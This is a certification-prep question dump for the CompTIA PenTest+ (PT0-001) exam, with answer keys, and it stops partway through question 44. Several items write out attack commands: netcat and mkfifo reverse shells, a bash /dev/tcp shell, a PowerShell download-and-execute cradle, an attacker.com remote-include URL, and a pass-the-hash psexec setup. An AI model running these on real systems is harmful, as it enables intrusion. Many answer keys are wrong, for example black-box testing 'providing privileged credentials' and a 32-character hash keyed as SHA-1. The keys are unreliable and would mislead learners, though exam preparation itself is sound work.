PT0-001

Number: PT0-001
Passing Score: 800
Time Limit: 120 min
File Version: 1

PT0-001

Exam A

QUESTION 1

Which of the following BEST describes some significant security weaknesses with an ICS, such as those used in electrical utility facilities, natural gas facilities, dams, and nuclear facilities?

A. ICS vendors are slow to implement adequate security controls.
B. ICS staff are not adequately trained to perform basic duties.
C. There is a scarcity of replacement equipment for critical devices.
D. There is a lack of compliance for ICS facilities.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2

A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0. Which of the following levels of difficulty would be required to exploit this vulnerability?

A. Very difficult; perimeter systems are usually behind a firewall.
B. Somewhat difficult; would require significant processing power to exploit.
C. Trivial; little effort is required to exploit this finding.
D. Impossible; external hosts are hardened to protect against attacks.

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:
Reference: https://nvd.nist.gov/vuln-metrics/cvss

QUESTION 3
A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)

A. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.
B. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.
C. Place a script in C:\users\%username\local\appdata\roaming\temp\au57d.ps1.
D. Create a fake service in Windows called RTAudio to execute manually.
E. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.
F. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
Which of the following is the reason why a penetration tester would run the `chkconfig --del servicename` command at the end of an engagement?


A. To remove the persistence
B. To enable persistence
C. To report persistence
D. To check for persistence

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5

A penetration tester executes the following commands:



```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```

Which of the following is a local host vulnerability that the attacker is exploiting?

A. Insecure file permissions
B. Application whitelisting
C. Shell escape
D. Writable service

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr

QUESTION 6

A penetration tester observes that several high-numbered ports are listening on a public web server. However, the system owner says the application only uses port 443. Which of the following would be BEST to recommend?

A. Transition the application to another port.
B. Filter port 443 to specific IP addresses.
C. Implement a web application firewall.
D. Disable unneeded services.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
A penetration tester was able to enter an SQL injection command into a text box and gain access to the information store on the database. Which of the following is the BEST recommendation that would mitigate the vulnerability?

A. Randomize the credentials used to log in.
B. Install host-based intrusion detection.
C. Implement input normalization.
D. Perform system hardening.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
Black box penetration testing strategy provides the tester with:

A. a target list
B. a network diagram
C. source code
D. privileged credentials

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing

QUESTION 9

A penetration tester is able to move laterally throughout a domain with minimal roadblocks after compromising a single workstation. Which of the following mitigation strategies would be BEST to recommend in the report? (Select THREE).


A. Randomize local administrator credentials for each machine.
B. Disable remote logons for local administrators.
C. Require multifactor authentication for all logins.
D. Increase minimum password complexity requirements.
E. Apply additional network access control.
F. Enable full-disk encryption on every workstation.
G. Segment each host into its own VLAN.

Correct Answer: CDE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10

A security consultant is trying to attack a device with a previously identified user account.



```
Module options (exploit/windows/smb/psexec):

Name                   Current Setting                                            Required
----                   ---------------                                            --------
RHOST                  192.168.1.10                                               yes
RPORT                  445                                                        yes
SERVICE_DESCRIPTION                                                               no
SERVICE_DISPLAY_NAME                                                              no
SERVICE_NAME                                                                      no
SHARE                  ADMIN$                                                     yes
SMBDOMAIN              ECorp                                                      no
SMBPASS                aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep no
SMBUSER                Administrator                                              no
```

Which of the following types of attacks is being executed?

A. Credential dump attack

B. DLL injection attack
C. Reverse shell attack
D. Pass the hash attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
An energy company contracted a security firm to perform a penetration test of a power plant, which employs ICS to manage power generation and cooling. Which of the following is a consideration unique to such an environment that must be made by the firm when preparing for the assessment?

A. Selection of the appropriate set of security testing tools
B. Current and load ratings of the ICS components
C. Potential operational and safety hazards
D. Electrical certification of hardware used in the test

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
A healthcare organization must abide by local regulations to protect and attest to the protection of personal health information of covered individuals. Which of the following conditions should a penetration tester specifically test for when performing an assessment? (Select TWO).

A. Cleartext exposure of SNMP trap data
B. Software bugs resident in the IT ticketing system
C. S/MIME certificate templates defined by the CA
D. Health information communicated over HTTP
E. DAR encryption on records servers

Correct Answer: DE

Section: (none)
Explanation
Explanation/Reference:

QUESTION 13
Which of the following is an example of a spear phishing attack?

A. Targeting an executive with an SMS attack
B. Targeting a specific team with an email attack
C. Targeting random users with a USB key drop
D. Targeting an organization with a watering hole attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.comparitech.com/blog/information-security/spear-phishing/

QUESTION 14
Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

A. Stack pointer register
B. Index pointer register
C. Stack base pointer
D. Destination index register

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.informit.com/articles/article.aspx?p=704311&seqNum=3

QUESTION 15

During a web application assessment, a penetration tester discovers that arbitrary commands can be executed on the server. Wanting to take this attack one step further, the penetration tester begins to explore ways to gain a reverse shell back to the attacking machine at 192.168.1.5. Which of the following are possible ways to do so? (Select TWO).

A. `nc 192.168.1.5 44444`

B. `nc -nlvp 44444 -e /bin/sh`

C. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 44444>/tmp/f`

D. `nc -e /bin/sh 192.168.1.5 44444`

E. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 444444>/tmp/f`

F. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.1 44444>/tmp/f`

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/

QUESTION 16
Consumer-based IoT devices are often less secure than systems built for traditional desktop computers. Which of the following BEST describes the reasoning for this?

A. Manufacturers developing IoT devices are less concerned with security.
B. It is difficult for administrators to implement the same security standards across the board.
C. IoT systems often lack the hardware power required by more secure solutions.
D. Regulatory authorities often have lower security requirements for IoT systems.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
Which of the following commands starts the Metasploit database?

A. `msfconsole`

B. `workspace`

C. `msfvenom`

D. `db_init`

E. `db_connect`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.offensive-security.com/metasploit-unleashed/msfconsole/


QUESTION 18
A company requested a penetration tester review the security of an in-house developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO).

A. Convert to JAR.
B. Decompile.
C. Cross-compile the application.
D. Convert JAR files to DEX.
E. Re-sign the APK.
F. Attach to ADB.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
A penetration tester identifies the following findings during an external vulnerability scan:



Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

A. Obsolete software may contain exploitable components.

B. Weak password management practices may be employed.

C. Cryptographically weak protocols may be intercepted.


D. Web server configurations may reveal sensitive information.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20

A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Given the below code and output:



```
import requests
from BeautifulSoup import BeautifulSoup
request = requests.get("https://www.bank.com/admin")
respHeaders, respBody = request[0], request[1]
if respHeader.statuscode = 200:
        soup = BeautifulSoup(respBody)
        soup = soup.FindAll("div", {"type": "hidden"})
        print respHeader.StatusCode, StatusMessage
else:
        print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

Which of the following is the tester intending to do?


A. Horizontally escalate privileges.
B. Scrape the page for hidden fields.
C. Analyze HTTP response code.
D. Search for HTTP headers.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21

A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy:



```
Request
POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referrer:https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>

Displaying 1-10 of 105 records.
```

Which of the following types of vulnerabilities is being exploited?

A. Forced browsing vulnerability
B. Parameter pollution vulnerability
C. File upload vulnerability
D. Cookie enumeration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22

A penetration tester compromises a system that has unrestricted network access over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester MOST likely use?

A. `perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;`

B. `ssh superadmin@<DESTINATIONIP> -p 443`

C. nc `-e /bin/sh <SOURCEIP> 443`

D. `bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://hackernoon.com/reverse-shell-cf154dfee6bd

QUESTION 23

Which of the following are MOST important when planning for an engagement? (Select TWO).

A. Goals/objectives
B. Architectural diagrams
C. Tolerance to impact
D. Storage time for a report
E. Company policies

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24

During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

A. Disable the network port of the affected service.
B. Complete all findings, and then submit them to the client.
C. Promptly alert the client with details of the finding.
D. Take the target offline so it cannot be exploited by an attacker.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
A penetration tester has successfully deployed an evil twin and is starting to see some victim traffic. The next step the penetration tester wants to take is to capture all the victim web traffic unencrypted. Which of the following would BEST meet this goal?

A. Perform an HTTP downgrade attack.
B. Harvest the user credentials to decrypt traffic.
C. Perform an MITM attack.
D. Implement a CA attack by impersonating trusted CAs.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
An engineer, who is conducting a penetration test for a web application, discovers the user login process sends from field data using the HTTP GET method. To mitigate the risk of exposing sensitive information, the form should be sent using an:

A. HTTP POST method.
B. HTTP OPTIONS method.
C. HTTP PUT method.
D. HTTP TRACE method.

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?

A. Vulnerability scan
B. Dynamic scan
C. Static scan
D. Compliance scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
While monitoring WAF logs, a security analyst discovers a successful attack against the following URL:

https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php

Which of the following remediation steps should be taken to prevent this type of attack?

A. Implement a blacklist.
B. Block URL redirections.
C. Double URL encode the parameters.
D. Stop external calls from the application.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29

An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

A. Principle of fear
B. Principle of authority
C. Principle of scarcity D. Principle of likeness
E. Principle of social proof

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30

A security assessor completed a comprehensive penetration test of a company and its networks and systems. During the assessment, the tester identified a vulnerability in the crypto library used for TLS on the company's intranet-wide payroll web application. However, the vulnerability has not yet been patched by the vendor, although a patch is expected within days. Which of the following strategies would BEST mitigate the risk of impact?

A. Modify the web server crypto configuration to use a stronger cipher-suite for encryption, hashing, and digital signing.
B. Implement new training to be aware of the risks in accessing the application. This training can be decommissioned after the vulnerability is patched.
C. Implement an ACL to restrict access to the application exclusively to the finance department. Reopen the application to company staff after the vulnerability is patched.
D. Require payroll users to change the passwords used to authenticate to the application. Following the patching of the vulnerability, implement another required password change.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31

A penetration tester reports an application is only utilizing basic authentication on an Internet-facing application. Which of the following would be the BEST remediation strategy?

A. Enable HTTP Strict Transport Security.
B. Enable a secure cookie flag.
C. Encrypt the communication channel.
D. Sanitize invalid user input.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
Consider the following PowerShell command: `powershell.exe IEX (New-Object`

```
Net.Webclient).downloadstring(http://site/script.ps1”);Invoke-Cmdlet
```

Which of the following BEST describes the actions performed by this command?

A. Set the execution policy. B.
Execute a remote script.
C. Run an encoded command.
D. Instantiate an object.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?

A. HKEY_CLASSES_ROOT
B. HKEY_LOCAL_MACHINE
C. HKEY_CURRENT_USER
D. HKEY_CURRENT_CONFIG

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/

QUESTION 34
A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

A. `dsrm -users “DN=company.com; OU=hq CN=users”`

B. `dsuser -name -account -limit 3`

C. `dsquery user -inactive 3`

D. `dsquery -o -rdn -limit 21`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
If a security consultant comes across a password hash that resembles the following:

b117525b345470c29ca3d8ac0b556ba8

Which of the following formats is the correct hash type?

A. Kerberos
B. NetNTLMv1
C. NTLM
D. SHA-1

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
Which of the following would be the BEST for performing passive reconnaissance on a target's external domain?

A. Peach
B. CeWL
C. OpenVAS
D. Shodan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.securitysift.com/passive-reconnaissance/

QUESTION 37
A penetration tester delivers a web application vulnerability scan report to a client. The penetration tester rates a vulnerability as medium severity. The same vulnerability was reported as a critical severity finding on the previous report. Which of the following is the MOST likely reason for the reduced severity?

A. The client has applied a hot fix without updating the version.
B. The threat landscape has significantly changed.
C. The client has updated their codebase with new features.
D. Thera are currently no known exploits for this vulnerability.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
A penetration tester is scanning a network for SSH and has a list of provided targets. Which of the following Nmap commands should the tester use?

A. nmap -p 22 -iL targets

B. nmap -p 22 -sL targets

C. nmap -p 22 -oG targets

D. nmap -p 22 -oA targets

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39

A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for penetration?

A. Obtain staff information by calling the company and using social engineering techniques.
B. Visit the client and use impersonation to obtain information from staff.
C. Send spoofed emails to staff to see if staff will respond with sensitive information.
D. Search the internet for information on staff such as social networking sites.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Reference: https://securitytrails.com/blog/what-is-osint-how-can-i-make-use-of-it

QUESTION 40

A penetration tester has been assigned to perform an external penetration assessment of a company. Which of the following steps would BEST help with the passive-information-gathering process? (Choose two.)

A. Wait outside of the company’s building and attempt to tailgate behind an employee.
B. Perform a vulnerability scan against the company’s external netblock, identify exploitable vulnerabilities, and attempt to gain access.
C. Use domain and IP registry websites to identify the company’s external netblocks and external facing applications.
D. Search social media for information technology employees who post information about the technologies they work with.

E. Identify the company’s external facing webmail application, enumerate user accounts and attempt password guessing to gain access.

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:


QUESTION 41
A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

A. Run the application through a dynamic code analyzer.
B. Employ a fuzzing utility.
C. Decompile the application.
D. Check memory allocations.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
Click the exhibit button.



```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login,php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available
remotely.
+  OSVDB-12184:  /dvwa  index.php?=PHP88B5F22A0-3C92-11d3-
A3A9-4C7B0BC10000:   PHP   reveals   potentially   sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+  OSVDB-:  /dvwa/?-s:  PHP  allows  retrieval  of  the  source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the
source  code  via  -s  parameter,  and  may  allow  command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
---------------------------------------------------------------
+ End Time:          2012-12-03   01:33:07   (GMTO)   (224
seconds)
+ 1 host (s) tested
```

Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

A. Arbitrary code execution
B. Session hijacking
C. SQL injection
D. Login credential brute-forcing
E. Cross-site request forgery

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
Which of the following BEST explains why it is important to maintain confidentially of any identified findings when performing a penetration test?

A. Penetration test findings often contain company intellectual property
B. Penetration test findings could lead to consumer dissatisfaction if made public.
C. Penetration test findings are legal documents containing privileged information.
D. Penetration test findings can assist an attacker in compromising a system.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
The following command is run on a Linux file system:

```
chmod 4111 /usr/bin/sudo
```

Which of the following issues may be exploited now?

